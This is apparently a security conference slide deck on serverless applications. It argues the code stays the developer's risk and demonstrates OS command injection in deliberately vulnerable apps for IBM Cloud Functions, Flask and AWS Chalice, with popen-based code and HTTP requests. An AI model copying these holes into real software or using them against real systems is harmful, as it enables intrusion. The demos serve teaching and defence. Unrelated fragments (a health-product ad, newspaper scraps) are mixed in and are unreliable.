

Not Your Server,
but still your code.

`https://sprky.co/talks/`

whoami

- Eight years in (dirt) mining operations
- Four years in AppSec specializations
- B.S. , OSCP, AWAE, GWAPT, General Assembly Data Science Bootcamp




The Point


- Serverless != Marketing Trend
- InfoSec 👍 📄 & 📈 📄
- Your bad code is still bad
 - broken-whisk
 - broken-chalice
- Code is the new literacy

Serverless Manifesto Summary

1. Functions as unit of deployment/scale
2. Devs shouldn't "see" the server/container/VM
3. Statelessness via offloaded storage
4. Scales per request
5. Never pay for idle
6. Metrics and logging are a universal right.



Old HoneyDB Architecture






Serverless Isn't...

- Only Marketing
- Lack of Servers
- BaaS
- PaaS

Serverless Is...


- Functions as a Service (FaaS)
- Opinionated Framework for Containers/Compute
- Vendor managed server stacks
- ServiceFULL
- Fundamental shift in security's value proposition

"History"

- 2012 Ken Fromm [1]
 - Then: It's no longer "Why cloud?" or even "How cloud?"
 - Now: "Where cloud?"
- 2014 - 2015:  
- 2016: *SERVERLESSCONF*
- 2017:  **JEFFCONF**

[1]: <https://readwrite.com/2012/10/15/why-the-future-of-software-and-apps-is-serverless/>

Serverless Primer: <https://martinfowler.com/articles/serverless.html>



It's damn cheap!

Hardware

VMs

Serverless

Waste

Value



LASCON 2017

@WICKETT

Inspiration from @adrianco

"After a \$30K invoice in September, our AWS bill for the month of December is projected to be less than \$4,000."


<https://read.acloud.guru/how-going-serverless-helped-us-reduce-costs-by-70-255adb87b093>

"Last and probably most significantly, the free Readability API was costing the company roughly \$10,000 per month..."

"....Serving 39 Million Requests for \$370/Month"

<https://trackchanges.postlight.com/serving-39-million-requests-for-370-month-or-how-we-reduced-our-hosting-costs-by-two-orders-of-edc30a9a88cd>

Jevons Paradox





Still Your Code

Tool Obsolescence

- ~~Firewalls~~
- ~~IPS (Intrusion Prevention Systems)~~
- ~~Legacy WAF~~
- ~~RASP~~ (Runtime Application Security Protection)
- ~~SAST*~~
 - Limited effectiveness

A group of men in suits are gathered around a table, laughing and holding glasses. In the foreground, a man with glasses is leaning over a glass, appearing to be in a state of intense laughter or perhaps a bit of physical comedy. The scene is set in a well-lit room with a framed picture on the wall.

THEN I SAID

USE AWS IAM ROLES

L.A. Times website injected with Monero cryptocurrency mining script

The cryptojacking attack appears to have persisted for weeks before being addressed, as it was configured to not max out CPU usage. Hackers injected it through an unsecured AWS S3 bucket.



+C0

Encryption Is Still Difficult



~~Security~~ Dev



gifbin.com



What Is Poor Circulation?

Poor circulation is the inadequate flow of blood to a particular area. Being aged, inactivity, smoking or obesity are risks that increase poor circulation. Symptoms include heavy legs, muscle cramps, numbness, and itchy feet. It is usually relieved by exercise, but in severe cases, medical treatment may be needed.

How Does The Circulation Booster Work?

The Circulation Booster works by stimulating the body's natural release, creating a healthy environment for the blood to flow. It helps to improve circulation in your legs & reducing fluid retention. Using the Circulation Booster daily could help maintain healthy circulation regardless of your age.

POOR CIRCULATION

Just as I
must lo
into the




674 358 15 +298
568 119 67
35712 298
11734 77
Murray Inc
Murray Inc

Merkel is
er directed
of EU power.
e mood is ugly
bank friends of
head of the
Alexis Tsipras.
Greece's radical
extremely
Unlimited
the South
Foreign default
French
Six

discussions
authorities.
sporting
and Belfast s

Vendor Managed OS/Server Patching

Increase Specialization

- DAST (Dynamic Application Security Testing) +
- Manual Assessments (Power to the People) +
- Least Privilege IAM Policy +
- SCA (Software Composition Analysis) +
- =  Stack

Function-level Monitoring/Logging

Saves 

&

Increases Attacker
Costs

Practical RBAC



swardley

@swardley

Follow



This scale of duplication is common. It's why I say serverless (FaaS) is going to accelerate development by many orders of magnitude. Whenever you build a system, 99.9% of it has already been written. Finding it is the trick. Containers? Bah humbug. Just another sprawl engine.

9:35 AM - 3 Jan 2018



3



20



35



Broken

Whisk

Shenanigans

*“ IBM Cloud Functions (based on Apache OpenWhisk) is a Function-as-a-Service (FaaS) platform which executes functions in response to incoming events and **costs nothing** when not in use.”*

*“Apache OpenWhisk is a
serverless, open source cloud
platform that executes
functions in response to
events at any scale.”*

IBM Cloud Functions



Create



Create Action

Actions contain your function code and are invoked by events or REST API calls.



Create Sequence

Sequences invoke Actions in a linear order, passing parameters from one to the next.



Create Trigger

Triggers receive events from outside IBM Cloud Functions and invoke all connected Actions.



Deploy Template

Templates are useful building blocks composed of a combination of Actions, Triggers, and Sequences to help you get started quickly with IBM Cloud Functions.

IBM Cloud Functions

- Actions and Web Actions
- Triggers
- Sequences

Serverless Backends

Expose application logic by implementing serverless microservices. Simply map your functions to well-defined API endpoints any client can call by making use of Web Actions or our latest API Gateway integration.



[Check Out a Sample App](#) 


Cognitive Data Processing

Analyze data as soon as it becomes available. Let your function make use of powerful cognitive services like IBM Watson to detect objects or people appearing in images or videos.



Scheduled Tasks

Execute your functions periodically. Define schedules following a cron-like syntax to specify when actions are supposed to be executed.



broken-whisk

```
# Action
import sys
from os import popen

def main(dict):
    out = str(popen("whoami").read())
    return {"message":out}

# OUTPUT
{
    "message": "root\n"
}
```

broken-whisk

```
# Action
import sys
from os import popen

def main(dict):
    address = dict["address"]
    out = str(popen("cat /etc/*-release").read())
    return {"message":out}

# OUTPUT
PRETTY_NAME="Debian GNU/Linux 8 (jessie)"
NAME="Debian GNU/Linux"
VERSION_ID="8"
VERSION="8 (jessie)"
ID=debiannHOME_URL="http://www.debian.org/"
SUPPORT_URL="http://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

Findings...

- Already root
- No wget, curl, nc etc...
- Commodity/scripted attacks
- No apparent caching?


```
1 import sys
2 from os import popen
3
4 def main(dict):
5     #out = str(popen("echo test > test.txt && ls").read())
6     out = str(popen("ls").read())
7     return {"message":out}
8
```

Activations

Collapse Clear 

▼  rce 9 ms 3/8/2018, 13:03:54


Results

ef6c498c35bb407dac498c35bb307dac

```
{
  "message": "pythonrunner.py\n"
}
```

Logs

[]

▼  rce 10 ms 3/8/2018, 13:03:50

Results

5f4af4bb5421444c8af4bb5421c44ceb

```
{
  "message": "pythonrunner.py\ntest.txt\n"
}
```

Logs

[]

Broken

Chalice

Shenanigans

Chalice

- Python Serverless Microframework for AWS
 - A command line tool for creating, deploying, and managing your app
 - A familiar and easy to use API for declaring views in python code
 - Automatic IAM policy generation

Hello World

```
# $ pip install chalice
# $ chalice new-project helloworld
# $ cd helloworld
# $ cat app.py
```

```
from chalice import Chalice
```

```
app = Chalice(app_name="helloworld")
```

```
@app.route("/")
```

```
def index():
    return {"👋": "🌍"}
```

```
# $ chalice deploy
```

```
...
```

```
https://endpoint/dev
```

```
$ curl https://endpoint/api
```

```
{"👋": "🌍"}
```

+ BreakableFlask

- A simple vulnerable Flask application.
 - Python code injection
 - Operating System command injection
 - ~~Python deserialization of arbitrary data (pickle)~~
 - ~~XXE injection~~

```

def rp(command):
    return popen(command).read()

#####
# os command injection
@app.route('/lookup', methods = ['POST', 'GET'])
def lookup():
    address = None
    if request.method == 'POST':
        address = request.form['address']
    return """
<html>
  <body>""" + "Result:\n<br>\n" + (rp("nslookup " + address).replace('\n', '\n<br>') if address else "") + """
  <form action = "/lookup" method = "POST">
    <p><h3>Enter address to lookup</h3></p>
    <p><input type = 'text' name = 'address' /></p>
    <p><input type = 'submit' value = 'Lookup' /></p>
  </form>
</body>
</html>
"""

```

broken-chalice

- Low-effort vulnerable chalice app
- USE WITH CAUTION
- Take no responsibility for AWS repercussions

```
# Command Execution
@app.route('/trial-balloon-art', methods=['POST'])
def getTrialBalloonArt():
    if request.method == 'POST':
        version = app.current_request.json_body['version']
        print("version equals: "+version)
        sigsciBalloon = "https://dl.signalsciences.net/trial-balloon/{}/art".format(version)
        out = rp("curl {}".format(sigsciBalloon))
        return out
```



```
Raw Params Headers Hex
POST /api/trial-balloon-art HTTP/1.1
Host: ylikr71lzc.execute-api.us-west-1.amazonaws.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 19

{"version": "0.0.9"}
```

```
Raw Headers Hex
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 175
Connection: close
